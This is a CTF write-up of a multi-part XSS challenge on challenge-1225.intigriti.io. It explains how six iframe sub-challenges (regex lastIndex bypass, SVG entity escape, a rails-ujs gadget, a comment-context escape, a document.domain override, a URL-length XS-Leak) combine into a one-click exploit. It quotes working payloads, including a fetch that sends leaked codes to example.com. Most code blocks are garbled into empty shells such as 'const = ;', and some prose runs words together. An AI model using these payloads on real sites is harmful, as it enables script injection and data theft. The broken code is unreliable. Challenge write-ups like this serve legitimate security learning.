Every month, Intigriti hosts a hard Cross-Site Scripting challenge, made this month by @Renwa. This legendary author made a legendary challenge, one of the highest quality and most fun I've ever seen, hosted at challenge-1225.intigriti.io. It plays like a mini-CTF, where we solve 6 minimal yet interesting challenges before combining them into one great exploit.
This post goes into quite a lot of detail, so here's a quick Summary:
- Power Stone: Send large string to offset the
.lastIndex, then XSS to leak performance entry - Mind Stone: In
<svg>, use"to break out of the string andtop.opener.postMessage(mindStone) - Reality Stone: Use
data-methodgadget in rails-ujs by clicking<a>through SOME attack - Space Stone:
<?>turns into a comment to escape context, then quickly register postMessage listener to intercept the code - Soul Stone: Open
?eval=URL into same-origin tab named"http"runningObject.defineProperty()to setdocument.domain, then receive the code - Time Stone: XS-Leak URL length after the redirect using large hash fragment triggering iframe
onload= - Final Exploit: Running only soul first to get XSS, then let delayed 2nd tab load and send everything to it. Recover reference through postMessage
.source
Individual challenges
Looking at the HTML source of https://challenge-1225.intigriti.io/challenge, which I've annotated with a few comments, we can quite quickly understand the idea of this challenge:
A code is randomly generated every time we load the page. Parts of this code are extracted with .substring() and embedded in 6 different iframes. At the end, a "message" event listener is registered. When it receives the correct code, it evaluates the rest of the message as JavaScript, leading to XSS.
So, if we can leak all 6 parts of the code (the "infinity stones") and combine them, we can send a postMessage() to the /challenge page to run alert(origin) on the main domain.
The fun part is that these 6 iframes are essentially all different small CTF challenges. We first solve them all individually before making a final exploit that combines them to recover the entire code (spoiler: this will be hard 😅).
1. Power Stone
The main page provides us with a downloadable source.zip that will tell us how the backend works, but for this first one, it doesn't really matter. The HTML source code is as follows:
Power Stone
A very minimal challenge, as you can see. Remember, this page is loaded by the main /challenge using the following code and is hosted on https://power.challenge-1225.intigriti.io.
const = ;
iframe. = ;
iframe. = + ;
iframe. = ;
iframe. = ;
iframe.. = ;
;
Our goal is to leak the ?power_stone= query parameter since it contains the first part of the code. postMessage() is really the only way we can interact with the iframe. The .innerHTML sink is definitely our target, but the /<|>|\s/g regular expression blocks us from writing any malicious HTML.
Luckily, I quickly recognized the pitfall this challenge was about. If we take a look at the documentation for global regexes (/g) in JavaScript, we read the following quote:
MDN:
RegExp.prototype.globalhas the valuetrueif thegflag was used; otherwise,false. Thegflag indicates that the regular expression should be tested against all possible matches in a string. Each call toexec()will update itslastIndexproperty, so that the next call to exec() will start at the next character.
A little-known fact is that if you reuse global regexes, each test will remember the position from the last call in a property named .lastIndex. If the string has two matches, for example, the first call matches the first occurrence, while the second call matches the second occurrence. When it no longer matches, it resets back to 0.
const = ;
// true (starting at 0, lastIndex=5)
// true (starting at 5, lastIndex=11)
// false (starting at 11, lastIndex=0)
// true (starting at 0, lastIndex=5)
When the string passed in is different, the lastIndex is still remembered. This means we can pad it with a bunch of characters before finally finding a match, setting it to a higher value such as 5. Then, in the next call, it will only start searching from position 5, and miss the 4 characters that we inject at the start:
const = ;
// true (starting at 0, lastIndex=5)
// false (starting at 5, lastIndex=0)
This is exactly what we are going to do to bypass this check. We must first send a padding string with a disallowed < at the end. Then we have free room to send whatever payload we want, because the regex match only starts way past it.
w = // Get a reference to the power iframe using indexing on window reference (1st frame)
w.w.If we time it right, this works. However, since all content is removed after 3 seconds, we don't have much time to debug. To disable this feature, I simply set a hacky conditional breakpoint somewhere at the start of the JavaScript code to make setTimeout() useless and ,0 to return false and never actually break here:
,0

After this small patch, we can take all the time in the world to admire our first XSS:

The debugger instruction executes, automatically triggering a breakpoint. If we now inspect location.href to retrieve our first part of the code, however, it appears to be empty! The URL has been overwritten by history.pushState(). How do we recover it?
One resource we can look to is navigation.entries(), which should keep a history of all URLs that this document went through. However, its value [] shows that this, too, is empty.
The solution lies in another collection named performance.getEntries(), which records various random events that occur within the document, including page loads. After clicking around a bit, we find that the first entry's .name contains the original URL with the code!

So, a payload like this should leak its value back to us through the top (/challenge page) and opener (attacker page) reference:
Which we then simply receive and store to combine later.
const = .;
;
2. Mind Stone
On to the next! I'll start by saying this was the last challenge I actually completed while going through all 6, because the nice part of Renwa's challenge is that you can choose to skip hard ones where you're stuck for the time being. This was also the coolest one in my opinion, so strap in!
This iframe is loaded with some user input for a change, through the query= parameter (we provide ?mind=):
const = ;
let = + ;
iframe2. = ;
iframe2. = iframeSrc;
iframe2. = ;
iframe2. = ;
iframe2.. = ;
;
The handler has some server-side logic this time, so let's have a look at it:
;
We can play with the endpoint a bit to gain a better understanding. We will inject some special characters with <>'"j0r1an to see what's escaped and placed where:
https://mind.challenge-1225.intigriti.io/?mind_stone=LEAKME&query=%3C%3E%27%22j0r1an
<>'j0r1an
<!-- comment -->
We appear to have HTML injection immediately after the image, as well as another injection inside the nonce-protected script tag. We can't escape from the JavaScript string context because " double quotes are removed. We can't abuse our global regex trick from the power stone here, so we'll have to somehow get XSS with these restricted characters.
The = equals sign is also removed, disallowing any attributes in our HTML injection. <script made me think of dangling a comment tag and abusing nested script tag parsing, but this doesn't lead anywhere either.
We likely need to use the first injection to dangle something that affects the parsing of the <script nonce=...> tag afterward, allowing us to abuse our 2nd injection inside of JavaScript, which isn't able to escape the quote right now. A script tag with a nonce is really the only way to execute JavaScript with this Content Security Policy set to script-src 'nonce-3tl54tfkr68'.
One idea I had was to inject my own attributes into the trusted script tag, but this approach didn't work for 2 different reasons.
Content-Security-Policy: script-src 'nonce-3tl54tfkr68'
")
- The
<!-- comment -->'s closing>will always close our dangled tag early, so we cannot merge it with the nonce - The above example doesn't even work, because the browser seems to have a built-in protection against
<scriptbeing inside the attributes. In such a case, thenonce=will not be trusted, throwing a CSP error. Try changing the 2nd<scriptin the above example to<wtfto see the difference!
Back to the real solution, we can use some inspiration from the PortSwigger XSS Cheat Sheet, which presents a vector where <script> tags support HTML-encoding:
Since script tags still work in SVG, we can use our HTML injection to dangle an <svg> tag and then, without a double quote, use " to encode it instead and escape from the string. With a payload like "test<svg> the source code looks like this:
"test
<!-- comment -->
But parsed, it's clear now we successfully escaped the "!

There's a bit of weird behavior where the tag isn't actually attempted to be executed (no SyntaxError in the console) because another <svg> tag is now inside the script; that's just how XML is parsed. But we can resolve this by closing the script tag early and then writing a correct finishing JavaScript syntax.

Our final payload will become: ")-alert(mindStone)</script><svg>
Which is parsed by the browser as seen in the screenshot below, and pops an alert!
We can inject this on the /challenge page using the ?mind= parameter, but look, there is a maximum of 60 characters allowed for us to exfiltrate mindStone:
A simple way to do this is to just postMessage() it to top.opener again, which we can receive. This is barely short enough, summing up to 58 characters:
")-top.opener.postMessage(mindStone,'*')
3. Reality Stone
Here comes another fun one. The reality stone contains another code in the query parameter and the reality & action parameters, which are passed into the iframe as our user input.
const = ;
let = + ;
iframe3. = ;
iframe3. = iframeSrc3;
iframe3. = ;
iframe3. = ;
iframe3.. = ;
;
The server-side sanitizes our user input with a strict DOMPurify pass, removing any kind of JavaScript. We are also given input into a JSONP callback parameter, which is called:
If we visit a URL like ?reality_stone=LEAKME&user=<a href=x onclick=alert()>test&action=alert, we see all attributes are stripped from our HTML, but our alert function is called with the static string "website is ready".
LEAKME
Welcome test
The jQuery and rails-ujs scripts it loads seem suspicious; it is common for widely used scripts to contain "gadgets" that perform actions based on the DOM where our HTML injection lives. Sometimes specific attributes are read, and their values are used unsafely, but we don't seem to have the luxury of attributes.
We can look for previous research into these libraries to see if they have anything for us on GMSGadget, where we quickly find interesting exploits:
XSS
<!-- or -->
XSS
These all use data-* or href attributes. If we just try inserting the payload, we can see what we actually do have access to data-* attributes!
Welcome
XSS
XSS
Now let's take a closer look at how these exploits are actually supposed to work. Inside rails.min.js, we find the following code:
var = ;
s. = u = t.data("method") refers to the data-method= attribute we set, which is then inserted straight into:
This code triggers on click of any link as seen by the u.linkClickSelector. The href= that we are missing doesn't even seem necessary. One difference from the payload on GMSGadget is that the value="..." attribute we inject into uses double quotes rather than single quotes. So our payload should look like this:
XSS
Visiting this page and clicking the "XSS" text manually, our alert actually triggers! However, we'll have to automate this exploit for the future, where we need to combine everything into a single click. We haven't used the /callback endpoint yet, though, so how can it help us?
There's an awesome technique called Same-Origin Method Execution (SOME) that uses restricted JSONP function calls (like our [a-zA-Z\\.]+) to traverse the DOM and click some element by calling its .click() method. Here is our DOM:
Reality Stone
LEAKME
Welcome
XSS
In JavaScript, we can start off with document.body to reference the <body> tag. Then take its first child (<img>) with .firstElementChild. Getting the 2nd child instead is trickier, but still possible through a little-known property called .nextElementSibling. It essentially looks at the next child of the parent of this element. By chaining these, we can eventually get to our injected <a> tag like this:
document......
We append .click at the end, and JSONP will call it for us. This triggers the XSS without any user interaction, with which we can leak the reality_stone parameter in the <textarea>:
4. Space Stone
The fourth challenge is similar to the rest; we have user input again through the ?debug= query parameter. However, right after the iframe loads, the challenge page sends it a postMessage with the part of the code we need to leak.
const = ;
let = ;
iframe4. = ;
iframe4. = iframeSrc4;
iframe4. = ;
iframe4. = ;
iframe4.. = ;
;
;
The space challenge handles this message by placing it on the page:
The most important for now are the last 4 lines. Any characters in the set [!-/#&;%] are removed, but still leaves some special characters, being: :<=>?@[\]^_`{|}~. The input is written into a <template> tag using .innerHTML and is then read back to be put into an HTML comment. If we just write an HTML comment ourselves, that should close the pwn.innerHTML context, but oh right, we aren't allowed to use ! or - characters.
In HTML parsing, there are quite a few "invalid" cases where it falls back to creating a comment out of your input. My mind quickly went to this tweet where </1> turns into <!--2-->, but still, we're not allowed to use / and this only works for closing tags.
Then I remembered this challenge by @PwnFunction which it is obviously heavily inspired by:
var = .;
var = ;
template. = input;
pwnme. = + template. + ;
Okay, so what was its solution? We can start with an invalid tag name character, which will turn it into a comment:
<?>
The closing --> part of it will then close the context we are in, so we can start a new malicious tag with an event handler to achieve XSS:
<!-- <p> <textarea>: <!--?--> -->
But wait, our alert(1337) got turned into alert_1337_, so nothing happens. We need to execute arbitrary JavaScript without parentheses or other blocked special characters. Luckily, I know just the repo for that 😉: github.com/RenwaX23/XSS-Payloads/Without-Parentheses.md
The easiest payload to use would be calling setTimeout() with Tagged Template syntax (``), allowing for hex escapes.
setTimeout

By encoding any special characters we need with \x escapes, we can run anything we want. Our goal is to leak the part of the code sent via postMessage into the Shadow Root, where we now have XSS. However, we cannot simply read it after it is placed there because the Shadow Root is closed.
Note: I went a different route, but there are actually many interesting ways to leak data inside a closed Shadow Root! Check out the issues for LavaDome.
If we carefully consider where we can find the data we want to leak, it's also sent in the postMessage data to the page where we have XSS. If we're able to register our own onmessage listener, we may be able to intercept it before it is hidden in the Shadow DOM by the other handler.
onload is fired when all resources have finished loading, including inline <script> tags and an <img> we insert with an onerror= attribute. This means with our ?debug= parameter, we are actually just in time to be able to register an event listener:
Our full exploit for the space stone will look something like this:
const =
const = new
w = ;
5. Soul Stone
We will spend a lot of time with the soul stone later when we combine our exploits, so I'll keep it brief here. We get an iframe on the /challenge page with no sandbox for once, and again a query parameter ?url= which we can pass:
const = ;
let = + ;
iframe5. = iframeSrc5;
iframe5. = ;
iframe5. = ;
iframe5.. = ;
;
The backend has some rules on when it sends a response:
If the Sec-Fetch-Dest: header tells the server it isn't rendered in an iframe, a pretty permissive sandbox is applied. We can't just send it requests, though, because the Referer: must be from the challenge site.
Only then will the following page be sent:
Our url parameter must be a regular HTTP URL, and is then window.open()'ed, keeping a reference in win.
Then, after a second, the soulStone variable containing the part of the code is just sent to it! But only if the document.domain property on it is 'google.com'. This makes it difficult because document.domain is not normally a cross-origin property you can read, so it should always error. No same-origin page will have an origin of google.com...
There is another case where the ?eval= parameter is set. It's not possible from the main /challenge page because the parameter is not passed into the iframe's URL, and we also can't open a new tab with it ourselves due to the Referer check. But what we can do is open it through the window.open() input we just found. This will even be a same-origin page, we just have to use the eval() to set document.domain === 'google.com' and we should receive our code.
const = new;
The first time we try this, we are hit with an error that popups without user activation are not allowed. We will get back to resolving this problem cleanly later, but for now, we'll cheat and disable this protection by choosing "Always allow pop-ups":

Now, when we try again, the 2nd popup to soul.challenge-1225.intigriti.io opens, and if we set the context of the DevTools console on the 1st tab to soul, we can test what win.document.domain contains right now:

That won't pass the check, it needs to return 'google.com'. But if we try to set this property through document.domain = 'google.com', we get an error:
Uncaught SecurityError: Failed to set the
domainproperty onDocument: Assignment is forbidden for sandboxed iframes.
This stems from the history of document.domain, where it used to be used to make two same-site pages same-origin, meaning they could access each other's DOM and effectively bypass the Same-Origin Policy. While interesting, this is not what this challenge is about; we only care about the return value of document.domain to bypass the postMessage check.
So, we will avoid the setter, and instead overwrite the property with Object.defineProperty() instead:
;
Now, when we check win.document.domain, it will return 'google.com'! All that's left is wait for that postMessage and exfiltrate it.
const = ;
const = new;
This makes an automated request to https://example.com/?code=Soul:%20b694f458, perfect. Time for the last challenge.
6. Time Stone
This last one is a little different from the rest, in that XSS isn't directly our goal. We get more server-side source code:
;
;
;
The time_stone is saved as a cookie with SameSite=None, allowing it to be sent in third-party contexts (such as our attacker's site). The /search endpoint is especially interesting, as with the q query parameter, we can ask if the code starts with a specific character. It either redirects to /yes or /nope. This is a classic XS-Leak setup.
Reading through the XS-Leak wiki, you may come across Navigations because, in our case, the difference between a failed and successful query is the URL that is navigated to. The section Inflation (Client-Side Errors) explains a technique involving the Max URL length, whereby using a large # hash fragment that is automatically kept across server-side redirects, you can barely overflow this maximum if we hit the longer URL between the two options.
/nope is longer than /yes, so if we make a hash that is so long that /yes will barely be rendered, while /nope errors out, we can detect the difference in <iframe>s. After some trial and error, we can find that adding a hash exactly 2.097.089 characters in length will trigger onload= for a yes answer, and do nothing (redirect to about:blank#blocked) for a no answer.
// time_stone = "a8c7b4d1"
// a
In the above example, only a was logged. By going through all possible first characters, only one will redirect to a short enough URL (/yes) to trigger its onload=, telling us the first character of the code. After this, we simply continue guessing all possible second characters with the first already known, and repeat this process until we have the full string.
Below is an implementation that uses Promises to cleanly return a value when any of the possible iframes load, and also clean them up. We do this 8 times. Due to all the heavy iframes/URLs, this script is quite slow and takes a toll on the browser, so we will run this exploit last.
const = ;
In the Console, the code is slowly leaked, still well within the 60-second time limit.
a
a8
a8c
a8c7
a8c7b
a8c7b4
a8c7b4d
a8c7b4d1
leak: 17083.326904296875 ms
Combining exploits
Now that we've solved all 6 individual challenges to leak their respective parts of the code, it is time to combine them. Most of them work similarly, only needing a specific URL or postMessage through a window reference that we can reuse. We will try to send all exfiltrated codes through postMessage to our attacker's page, and to differentiate them, because everything happens at the same time, we can add a simple i property representing which part of the code it is.
We will start with these first 4:
const = ;
const = new;
// Receive leaks from all challenges
const = .;
;
;
After clicking and waiting a few seconds, this exploit logs 4 messages coming our way and fills the leaks array with:
['078e48fe', 'eaa01440', '07d2c757', '20c281fd', undefined, undefined]
Good start. We know the 6th time leak will be easy since it is just an XS-Leak we can perform at any time with iframes. So how do we integrate the last, 5th, soul stone?
The problem we left for later was the fact that it requires allowing pop-ups on the target site. This protection is enabled by default, so we cannot simply assume this will be the case for any victim we want to exploit. Let's take a look back at the code:
url = .;
win = ;
An interesting fact is that the 2nd argument of window.open(), target, is filled in. Its value url.slice(0, 4) will always return "http". The documentation says:
MDN: A string, without whitespace, specifying the name of the browsing context the resource is being loaded into. If the name doesn't identify an existing context, a new context is created and given the specified name.
So this parameter looks for an existing window with the same name and reuses it if possible. The cool part about this is that if it doesn't require creating a new window, the pop-up blocker doesn't block it!
We just need to open another tab from our attacker's site with a 2nd click, using the name"http", so the target will reuse that. There is one more small condition, being: "if the opener of the same-named window is cross-origin, the window must be same-origin with the opener of the new window", found experimentally.
We (the opener of the same-named window) are cross-origin with the soul.challenge-1225.intigriti.io iframe (the opener of the new window), so we will have to make the window we open beforehand same-origin with https://soul.challenge-1225.intigriti.io.
const = ;
const = new;
Running the exploit with these additions, we need to click once on the exploit page to open the "http" tab, then once more to run the actual exploit. The soul iframe can window.open() into our created tab without user activation, leaking the 5th part of the code as well through a fetch() request. And again, adding the 6th (time stone) part is trivial.
We have a problem, though. The description of the challenge states the following rule:
- Should not require more than 1 click from the victim.
1-click
We have to reduce our working 2-click exploit to only 1. Sounds simple, but this is where I spent the majority of my time, because every solution I came up with barely didn't work for all kinds of reasons.
The hard part is that with 1 click, we can only open 1 extra tab to work with. Ideally, we have our exploit tab and the target tab interacting with each other. But the soul stone requires its own tab have the same name and origin. We can't iframe it because then our code is not evaluated:
// self==top ensures this document is top-level
We have to give up either our exploit page or the target page temporarily to act as a catcher for the soul stone window.open(). We can't navigate the target away because its code will be reset, so we have to navigate our exploit tab. This is possible by naming our exploit tab "http" and ensuring it is on the soul domain when the target is ready to open it.
This sounds fine because all that tab has to do is receive some postMessages to combine the code, which we can do with XSS. Let's see how viable it is by logging all messages we expect to see on eval:
const = ;
Then, on click, we open the challenge as usual, but quickly navigate the exploit page away to a same-origin soul URL:
;
When we run our exploit now together with the postMessage tracker browser extensions to get some more debugging insights, the console output shows something peculiar:
Navigated to https://soul.challenge-1225.intigriti.io/
  diffwin→top e84a37e1
Navigated to https://soul.challenge-1225.intigriti.io/?eval=...
  diffwin→top j {"i":3,"leak":"c912cdf3"}
  RECEIVED {i: 3, leak: 'c912cdf3'}
  diffwin→top j {"i":2,"leak":"495363ba"}
  RECEIVED {i: 2, leak: '495363ba'}
  diffwin→top Soul: d2873837
  RECEIVED Soul: d2873837
All diffwin→top logs originate from postMessage tracker, and RECEIVED is the onmessage= listener we quickly register using eval. You'll notice we receive everything except the first mind stone postMessage. It is sent to the intermediate soul page, which we send ourselves to, not to the eval page where we can register the handler. This is a Race Condition of sorts, where the target sends the mind stone message before having executed the soul stone navigation that allows us to catch it.
If only we could execute code on a soul.challenge-1225.intigriti.io page that would allow us to catch postMessages as well as the window.open(..., "http")...
Well, that's actually exactly what we already have, our eval parameter!
Remember, we cannot open this ourselves because of the Referer check. We could, however, run just the soul stone exploit once on the challenge. Then, once we have that first XSS, start our exploit from the soul page and not worry about Race Conditions.
const = new;
window. = ;
location = ;
This works and gives us XSS on the soul domain with 0 clicks yet. Now just open the challenge page from here and...
Blocked opening 'https://challenge-1225.intigriti.io/' in a new window because the request was made in a sandboxed frame whose 'allow-popups' permission is not set.
Not so fast, because the Content-Security-Policy: sandbox allow-scripts allow-same-origin is set, we cannot open popups from our XSS. Worse, the opener = null happening on this page before we gain control makes it impossible to recover any window references we may have had before. We can't open a window reference from here!
While solving the challenge myself, I spent a lot of time here, trying to figure out any way to open a window again with the same name or some slightly different order of operations, but nothing worked fully.
The final solution is quite creative and is quite literally handed to us by the challenge every time we attempt it.
In all the postMessages we receive, there is a .source property being a window reference to the page that sent it (our target)! We can use this to recover the reference from the blocked-off eval page by reading .top off of it to get the top-level /challenge page. Then send whatever postMessages we want back to exploit it.
To make sure the target tab waits for us to be ready to receive even the first message, we can delay it server-side by redirecting to it only after a few seconds. At the same time, we prepare the eval page on the 1st tab.
To avoid reloading the 1st tab when the soul stone window.open()s into it, we can give it the current URL with a # appended so that it only performs a hashchange, not a full reload.
// Only load target page with exploits in 2nd tab after 2 seconds of hanging
const = new;
const = ;
const = new;
;
// Quickly prepare eval page to catch postMessages from target tab
const = new;
window. = ;
location = ;
In the eval, we now need to recover the window reference from e.source.top:
Let's run it and see what happens now that we have an exploit page running through eval, which is always listening:

Perfect! We received all messages, even the first mind stone one. As you can see, the window reference w was also recovered, which we can now use to postMessage() our power stone exploit again, and at the end, send the code to get our final XSS.
We'll also add the time stone XS-Leak code now into the eval to get the 6th and final part of the code. After retrieving that, it is as simple as sending the full code with alert(origin) after it to complete the challenge.
const ;
;
This is what our exploit with handling of all postMessages in the eval page is going to look like, together with the XS-Leak and sending the final code. This is possible now that we have a window reference.
;
window. = .;
The full exploit code with everything explained in this writeup can be found in the gist below:
https://gist.github.com/JorianWoltjer/baf5597cf8ce91d6357734db06ba5574

We did it! A successful 1-click XSS that leaks all 6 parts of the code and combines them into one final alert.
Conclusion
What a journey. The setup of this challenge was one I had not seen before, but very much enjoyed. The ability to skip sections and leave them for later was a nice outcome of the independent iframe challenges. The final 1-click chain is arguably the most complex part, leading to a satisfying end.
We learned several new techniques. From HTML to JavaScript quirks, complex browser behaviors, and even a useful XS-Leak. A big "thank you" to the author @Renwa for creating this challenge, and I would love to see more like it in the future!